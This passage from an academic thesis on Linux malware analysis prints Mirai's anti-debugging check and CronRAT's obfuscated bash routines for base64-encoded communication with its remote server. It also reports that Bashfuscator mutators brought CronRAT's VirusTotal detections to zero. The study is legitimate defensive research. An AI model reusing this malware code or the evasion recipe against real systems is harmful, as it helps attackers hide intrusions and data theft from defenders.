        (void (*) (void))table_init, // This is the function we actually want to run
        (void (*) (void))table_lock_val,
        (void (*) (void))util_memcpy,
        (void (*) (void))util_strcmp,
        (void (*) (void))killer_init,
        (void (*) (void))anti_gdb_entry
    };
    BOOL matches;

    for (i = 0; i < 7; i++)
        c += (long)obf_funcs[i];
    if (c == 0)
        return FALSE;

    // We swap every 2 bytes: e.g. 1, 2, 3, 4 -> 2, 1, 4, 3
    for (i = 0; i < sizeof (buf_src); i += 3)
    {
        char tmp = buf_src[i];

        buf_dst[ii++] = buf_src[i + 1];
        buf_dst[ii++] = tmp;

        // Meaningless tautology that gets you right back where you started
        i *= 2;
        i += 14;
        i /= 2;
        i -= 7;

        // Mess with 0xAF
        fold += ~argv0[ii % util_strlen(argv0)];
    }
    fold %= (sizeof (obf_funcs) / sizeof (void *));

#ifndef DEBUG
    (obf_funcs[fold])();
    matches = util_strcmp(argv0, buf_dst);
    util_zero(buf_src, sizeof (buf_src));
    util_zero(buf_dst, sizeof (buf_dst));
    return matches;
#else
    table_init();
    return TRUE;
#endif
}
```


FIGURE 5: Check to raise SIGTRAP signal (top) and function to check for debugging (bottom)

This function executes a complex method of checking if the initial program name from argv[0] is equal to “./dvrHelper”. By default, GDB executes programs using their absolute path, e.g. “/home/username/dvrHelper” rather than “./dvrHelper”, so this function will report that the process is being debugged if this is the case. The function performs several operations that are designed to be unclear while debugging as well. The buf_src variable that stores the “./dvrHelper” string has each sequence of two bytes flipped and has a zero appended, as seen with the bytes “0x2e 0x2f 0x64 0x76” becoming “0x2f 0x2e 0x00 0x76 0x64 0x00”, and the function’s for loop rearranges these to be copied correctly to the buf_dst variable which is used to make the comparison with argv[0]. The loop also contains a “meaningless tautology” to modify the index variable: in each loop iteration, the i variable has four operations applied to it which always result with the value it originally started as. Finally, with each loop iteration, the fold variable has a value assigned to it based on argv[0], which is later used to call one of seven functions in the obf_funcs array. If fold is the correct value (which will be the case when argv[0] = “dvrHelper”), then the table_init() function will be called, which initializes the full table of addresses needed for the program to function. While table_init() will be executed when fold % 9 = 3, which can be the case for strings other than “./dvrhelper”, it is more likely that a different, unrelated function will be executed depending on the program’s name, which is intended to mislead the person debugging the program. Additionally, the function will only return TRUE, and thus raise the SIGTRAP signal used to execute the anti_gdb_entry function, if argv[0] is equal to “./dvrHelper”, so the full initialization of the program can still fail to occur even if the correct function in the array is executed.

All these obfuscations are designed to make it harder to tell what the function is doing when it is run with a debugger, since it will perform different actions across execution environments and perform unconventional methods of initializing needed variables. While GDB can be configured to run the program using a relative path rather than an absolute path, the malware analyst would have to know to do this beforehand and know that the program needs to be named dvrHelper. The fact that this string is stored with the bytes swapped makes this harder to determine when searching the binary for strings.

4.4 Bash Script obfuscation

With CronRAT, we can see the obfuscation of a script rather than a binary. Comparing the original and annotated versions of the script, two large differences between the two are the lack of whitespace indentation in the original and the naming of all functions and variables being less intuitive in the original, with most names taking the form of the letter “O” followed by a number, rather than a human-friendly description. The script also uses its own format for communicating with a remote server as seen in Figure 6. It sends values for checksums followed by a payload encoded with base64 to obscure the contents of the payload being sent.



```
    done
    echo ${O41}
}
function send_to_upstream() {
    O60=$(get_rand_number)
    O21=$(int2ascii "${O60}")
    O8=$(int2ascii "${2}")
    encoded_payload=$(b64encode "${1}" $O60)
    O49=${#encoded_payload}
    if [[ ${O49} -gt ${tenGB} ]]; then
        exit_with_code 3
    fi
    O44=$(printf "%03d" ${O54})
    O45=$(printf "%010d" ${O49})
    echo "SS: echo -n '${O21}${O8}${O44}${O45}${encoded_payload}' >&${upstream_fd}"
    eval "echo -n '${O21}${O8}${O44}${O45}${encoded_payload}' >&${upstream_fd}"
}
function read_from_upstream() {
    O20=${1:-false}
    O60=$(head -c "1" <&${upstream_fd})
    O29=$(head -c "1" <&${upstream_fd})
    O37=$(head -c "3" <&${upstream_fd})
    O43=$(head -c "10" <&${upstream_fd})
    O49=$((10#${O43}))
    if [[ ${O49} -gt ${tenGB} ]]; then
        exit_with_code 4
    fi
    O38=$(head -c "${O49}" <&${upstream_fd})
    O22=$((16#$(
        to_hex
        "${O60}"
    )))
    if [[ ${O20} == true ]]; then
        O6="${O38}"
    else
        O6=$(b64decode "${O38}" ${O22})
    fi
    echo "${O6}"
}
function read_xchar_from_upstream() {
    head -c "${1}" <&${upstream_fd} >/dev/null
```

```
done
echo ${O41}
}
function O83()
{
O60=$(O67)
O21=$(O76 "${O60}")
O8=$(O76 "${2}")
O30=$(O79 "${1}" $O60)
O49=${#O30}
if [[ ${O49} -gt ${O10} ]]; then
O85 3;
fi
O44=$(printf "%0${O9}d" ${O54})
O45=$(printf "%0${O1}d" ${O49})
eval "echo -n '${O21}${O8}${O44}${O45}${O30}' >&${O56}"
}
function O80()
{
O20=${1:-false}
O60=$(head -c "1" <&${O56})
O29=$(head -c "1" <&${O56})
O37=$(head -c "${O9}" <&${O56})
O43=$(head -c "${O1}" <&${O56})
O49=$((10#${O43}))
if [[ ${O49} -gt ${O10} ]]; then
O85 4;
fi
O38=$(head -c "${O49}" <&${O56})
O22=$(( 16#$(O81 "${O60}") ))
if [[ ${O20} == true ]]; then
O6="${O38}"
else
O6=$(O78 "${O38}" ${O22})
fi
echo "${O6}"
}
function O82()
{
head -c "${1}" <&${O56} > /dev/null
}
```

FIGURE 6: Annotated and original CronRAT functions for remote server communication

It is likely that the renaming was done with an automated script. There are many tools for the purpose of obfuscating bash scripts. One example would be Bashfuscator [18], which has a list of separate "mutators" that can be applied to a script and are documented in [19]. Since bash is an interpreted language, modifications can be made to the text used in the script, then that text can be run through a command that outputs the original text, then run with either the "eval" or "bash" commands to run the desired code. Examples would be Bashfuscator's base64 mutator, which stores the bash code in a base64 encoded format and runs it through a decoder before running it, and the "forcode" mutator which splits the text into separate sections and reconstructs them using a for loop. Using a tool like Bashfuscator would make the script harder for humans to detect and help in evading static analysis by tools that are looking for specific patterns in the code. As seen in Table 2, running some of the more complex mutators on CronRAT allowed the modified script to evade detection from most antimalware engines. If these variants were to be picked up by malware analysts, then these new file signatures could be added to the database and they would be classified amongst other variants of the software, but it would briefly extend the period where the script is able to evade detection and classification.

Table 2: VirusTotal detections for CronRAT with Bashfuscator mutators applied

Mutator	**Detections (out of 60)**
None	13
Bashfuscator defaults, "—payload-size 1" flag	4
Bashfuscator defaults, "--payload-size 2" flag	0
Bashfuscator defaults, "--payload-size 3" flag	0
Encode/Base64	0
Token/ForCode	3
Command/Case Swapper	15
Command/Reverse	15

5 CONCLUSION AND FUTURE WORK

Linux malware has seen an increase in recent years, and so has the need to analyze the software and the techniques they use to evade detection. Most of the techniques used have similar counterparts in Windows malware, but have accommodations made to be more effective in Linux-specific environments, such as taking advantage of behaviors in debugging tools like GDB which are more popular on Linux systems. Techniques are used to make malware more resilient against static analysis to avoid being detected by antimalware engines and against dynamic analysis to slow down attempts by malware analysts to document the functionality of the malicious software in question.

Future work could cover more techniques that are used in Linux malware and cover a wider range of samples. More work could also be dedicated towards the detection of malicious software and the processes used by antimalware engines to flag samples based on the behaviors exhibited by them. In particular, the researchers in [4] have documented several ways of automating dynamic detection of malware in a Linux environment, but expanding on their work was out of the scope of this thesis.

REFERENCES

[1] M. Yong Wong, M. Landen, M. Antonakakis, D. M. Blough, E. M. Redmiles, and M. Ahamad, “An Inside Look into the Practice of Malware Analysis,” in Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security, 2021, pp. 3053–3069. doi: 10.1145/3460120.3484759.

[2] I. You and K. Yim, "Malware Obfuscation Techniques: A Brief Survey," 2010 International Conference on Broadband, Wireless Computing, Communication and Applications, Fukuoka, Japan, 2010, pp. 297-300, doi: 10.1109/BWCCA.2010.85.

[3] E. Cozzi, M. Graziano, Y. Fratantonio and D. Balzarotti, "Understanding Linux Malware," 2018 IEEE Symposium on Security and Privacy (SP), San Francisco, CA, USA, 2018, pp. 161-175, doi: 10.1109/SP.2018.00054.

[4] G. Damri and D. Vidyarthi, "Automatic dynamic malware analysis techniques for Linux environment," 2016 3rd International Conference on Computing for Sustainable Global Development (INDIACom), New Delhi, India, 2016, pp. 825-830.

[5] “Virustotal,” VirusTotal. [Online]. Available: https://www.virustotal.com/. [Accessed: 07-Mar-2023].

[6] F. FKIE, “Hi!,” Malpedia (Fraunhofer FKIE). [Online]. Available: https://malpedia.caad.fkie.fraunhofer.de/. [Accessed: 07-Mar-2023].

[7] “Malware Sample Exchange,” MalwareBazaar. [Online]. Available: https://bazaar.abuse.ch/. [Accessed: 07-Mar-2023].

[8] M. Antonakakis et al., “Understanding the Mirai Botnet,” in 26th USENIX Security Symposium (USENIX Security 17), Aug. 2017, pp. 1093–1110. [Online]. Available: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis

[9] “JGAMBLIN/mirai-source-code: Leaked Mirai source code for Research/IOC development purposes,” GitHub. [Online]. Available: https://github.com/jgamblin/Mirai-Source-Code. [Accessed: 07-Mar-2023].

[10] “Cronrat malware hides behind February 31st,” Sansec, 24-Nov-2021. [Online]. Available: https://sansec.io/research/cronrat. [Accessed: 07-Mar-2023].

[11] “cronrat-annotated.sh,” Github. [Online]. Available: https://gist.github.com/gwillem/fbe3e6b98e2e10d7f1f271ca4b6e813f#file-cronrat-annotated-sh. [Accessed: 07-Mar-2023].

[12] “VirtualBox,” Oracle VM VirtualBox. [Online]. Available: https://www.virtualbox.org/. [Accessed: 08-Mar-2023].

[13] QEMU. [Online]. Available: https://www.qemu.org/. [Accessed: 08-Mar-2023].

[14] “What is KVM?,” Red Hat Documentation. [Online]. Available: https://www.redhat.com/en/topics/virtualization/what-is-KVM. [Accessed: 08-Mar-2023].

[15] “Virtual Machine Manager,” Virtual Machine Manager Main Page. [Online]. Available: https://virt-manager.org/. [Accessed: 08-Mar-2023].

[16] “Ubuntu,” Ubuntu Main Page. [Online]. Available: https://ubuntu.com/. [Accessed: 08-Mar-2023].

[17] “Xxd(1) - linux man page,” die.net. [Online]. Available: https://linux.die.net/man/1/xxd. [Accessed: 26-Mar-2023].

[18] “Bashfuscator Repository,” GitHub. [Online]. Available: https://github.com/Bashfuscator/Bashfuscator. [Accessed: 26-Mar-2023].

[19] “Bashfuscator Mutator documentation,” readthedocs. [Online]. Available: https://bashfuscator.readthedocs.io/en/latest/Mutators/index.html. [Accessed: 26-Mar-2023].